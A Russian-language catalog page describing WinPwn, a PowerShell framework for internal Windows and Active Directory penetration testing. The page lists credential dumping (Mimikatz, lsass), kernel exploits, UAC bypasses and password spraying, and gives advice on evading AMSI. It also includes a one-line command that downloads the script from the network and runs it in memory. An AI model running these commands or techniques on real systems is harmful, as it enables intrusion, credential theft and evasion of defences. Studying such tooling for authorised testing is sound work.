Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

··Ленты·Контакты·Конфиденциальность·© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
WinPwn — Автоматизация для внутреннего тестирования на проникновение Windows / безопасности Active Directory | Kitploit
Инструменты/GitHubGitHub/s3cur3th1ssh1t/winpwn
Фреймворки для пентестаПовышение привилегийРазведкаЭксплуатацияПост-эксплуатацияТестирование на ПроникновениеRed TeamingТоп в Пост-эксплуатация №17Топ в Повышение привилегий №5
3.7k535241 год назадПроверено Kitploit
GitHub
s3cur3th1ssh1t/winpwn

WinPwn

Автоматизация для внутреннего тестирования на проникновение Windows / безопасности Active Directory

Репозиторий

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

Спонсируется


WinPwn

Во многих прошлых внутренних тестах на проникновение у меня часто возникали проблемы с существующими скриптами PowerShell для разведки / эксплуатации из-за отсутствия поддержки прокси. Я также часто запускал одни и те же скрипты один за другим, чтобы получить информацию о текущей системе и/или домене. Чтобы автоматизировать как можно больше процессов внутреннего пентеста (разведки и эксплуатации) и по причинам, связанным с прокси, я написал свой собственный скрипт с автоматическим распознаванием и интеграцией прокси. Скрипт в основном основан на известных крупных проектах других специалистов по безопасности на PowerShell.

Любые предложения, отзывы, запросы на включение изменений и комментарии приветствуются!

Просто импортируйте модуль с помощью:

Import-Module .\WinPwn.ps1 или iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/master/WinPwn.ps1')

Чтобы обойти AMSI, используйте один из существующих методов обхода, найдите триггер AMSI и вручную измените его в функции обхода или закодируйте строку триггера. В качестве альтернативы обфусцируйте весь скрипт.

Если вы застряли в системе Windows без доступа к интернету — это не проблема, просто используйте Offline_Winpwn.ps1, наиболее важные скрипты и исполняемые файлы уже включены.

Функции, доступные после импорта:


  • WinPwn -> Меню для выбора атак:

alt text

  • Inveigh -> Запускает Inveigh в новом окне консоли, интегрированы SMB-Relay атаки с управлением сессиями (Invoke-TheHash)

  • SessionGopher -> Запускает Sessiongopher с запросом параметров

  • Kittielocal ->

    • Обфусцированная версия Invoke-Mimikatz
    • Safetykatz в памяти
    • Дамп lsass с использованием техники rundll32
    • Скачать и запустить обфусцированную Lazagne
    • Дамп учетных данных браузера
    • Кастомизированная версия Mimikittenz
    • Извлечение учетных данных Wi-Fi
    • Дамп NTLM-хешей SAM-файла
    • SharpCloud
  • Localreconmodules ->

    • Сбор установленного программного обеспечения, уязвимого ПО, общих ресурсов, сетевой информации, групп, привилегий и многого другого
    • Проверка типичных уязвимостей, таких как SMB-Signing, LLMNR Poisoning, MITM6, WSUS через HTTP
    • Проверка журналов событий PowerShell на наличие учетных данных или другой конфиденциальной информации
    • Сбор учетных данных и истории браузера
    • Поиск паролей в реестре и в файловой системе
    • Поиск конфиденциальных файлов (конфигурационные файлы, RDP-файлы, базы данных Keepass)
    • Поиск .NET-бинарных файлов в локальной системе
    • Опционально: Get-Computerdetails (Powersploit) и PSRecon
  • Domainreconmodules ->

    • Сбор различной информации о домене для ручного анализа
    • Поиск паролей AD в полях описания
    • Поиск потенциально конфиденциальных файлов в общих ресурсах домена
    • Перечисление систем/пользователей с безограниченным делегированием
    • Генерация отчета Bloodhound
    • Сканер MS17-10 для систем домена
    • Сканер Bluekeep для систем домена
    • Обнаружение и аудит SQL-серверов - PowerUpSQL
    • Проверка MS-RPRN для контроллеров домена или всех систем
    • Аудит групповых политик с помощью Grouper2
    • Создание отчета AD в CSV-файлах (или XLS, если установлен Excel) с помощью ADRecon
    • Проверка принтеров на распространенные уязвимости
    • Поиск путей атак Resource-Based Constrained Delegation
    • Проверка всех DC на Zerologon - CVE-2020-1472
    • И многое другое, просто взгляните
  • Privescmodules

    • itm4ns Invoke-PrivescCheck
    • winPEAS
    • Powersploits PowerUp Allchecks, Sherlock, GPPPasswords
    • Dll Hijacking, File Permissions, Registry permissions и слабые ключи, проверка Rotten/Juicy Potato
  • kernelexploits ->

    • MS15-077 - (XP/Vista/Win7/Win8/2000/2003/2008/2012) только x86!
    • MS16-032 - (2008/7/8/10/2012)!
    • MS16-135 - (только WS2k16)!
    • CVE-2018-8120 - Май 2018, Windows 7 SP1/2008 SP2,2008 R2 SP1!
    • CVE-2019-0841 - Апрель 2019!
    • CVE-2019-1069 - Polarbear Hardlink, требуются учетные данные - Июнь 2019!
    • CVE-2019-1129/1130 - Состояние гонки, требуются несколько ядер - Июль 2019!
    • CVE-2019-1215 - Сентябрь 2019 - только x64!
    • CVE-2020-0638 - Февраль 2020 - только x64!
    • CVE-2020-0796 - SMBGhost
    • CVE-2020-0787 - Март 2020 - все версии Windows
    • CVE-2021-34527/CVE-2021-1675 - Июнь 2021 - PrintNightmare
    • CVE-2021-40449 - CallbackHell - Октябрь 2021
    • Эксплойт Juicy-Potato
    • itm4ns Printspoofer
  • UACBypass ->

    • UAC Magic, основано на трехчастной статье Джеймса Форшоу о UAC
    • Техника UAC Bypass cmstp, от Oddvar Moe
    • UAC Bypass DiskCleanup, от Джеймса Форшоу
    • Техника DccwBypassUAC, от Эрнесто Фернандеса и Томаса Ванхутта
  • SYSTEMShell ->

    • Получение оболочки SYSTEM с помощью CreateProcess
    • Получение оболочки SYSTEM с помощью NamedPipe Impersonation
    • Получение оболочки SYSTEM с помощью Token Manipulation
    • Привязка оболочки SYSTEM с помощью загрузки UsoClient DLL или CreateProcess
  • Shareenumeration -> Invoke-Filefinder и Invoke-Sharefinder (Powerview / Powersploit)

  • Domainshares -> Поиск Snaffler или Passhunt по всем системам домена

  • Groupsearch -> Get-DomainGPOUserLocalGroupMapping - поиск систем, где у вас есть доступ администратора или RDP через сопоставление групповых политик (Powerview / Powersploit)

  • Kerberoasting -> Запускает Invoke-Kerberoast в новом окне и сохраняет хеши для последующего взлома

  • PowerSQL -> Обнаружение SQL-серверов, проверка доступа с текущим пользователем, аудит на наличие учетных данных по умолчанию + атаки внедрения UNC-путей

  • Sharphound -> Отчет Bloodhound 3.0

  • Adidnsmenu -> Создание или удаление узлов DNS, интегрированных в Active Directory

  • MS17-10 -> Сканирование активных Windows-серверов в домене или всех систем на уязвимость MS17-10 (Eternalblue)

  • Sharpcradle -> Загрузка C#-файлов с удаленного веб-сервера в RAM

  • DomainPassSpray -> Атаки DomainPasswordSpray, один пароль для всех пользователей домена

  • Bluekeep -> Сканер Bluekeep для систем домена

Без параметров большинство функций можно использовать только из интерактивной оболочки. Поэтому я решил добавить параметры -noninteractive и -consoleoutput, чтобы сделать скрипт пригодным для использования из асинхронных C2-фреймворков, таких как Empire, Covenant, Cobalt Strike и другие. Дополнительно был добавлен параметр -repo для использования WinPwn со всеми его функциями из локального репозитория. Их можно использовать следующим образом:

Использование:

-noninteractive -> Без вопросов для функций, чтобы они выполнялись с предопределенными или заданными пользователем параметрами

-consoleoutput -> Папки с трофеями/отчетами не создаются. Каждая функция возвращает вывод в консоль, так что вы можете просмотреть все в журналах агента вашего C2-фреймворка. Примеры:

WinPwn -noninteractive -consoleoutput -DomainRecon -> Это запустит каждый скрипт разведки домена и функцию и, вероятно, даст вам очень много вывода.

WinPwn -noninteractive -consoleoutput -Localrecon -> Это соберет как можно больше информации о локальной системе.

Generalrecon -noninteractive -> Выполнить основные функции локальной разведки и сохранить вывод в соответствующих папках.

Скачать инструмент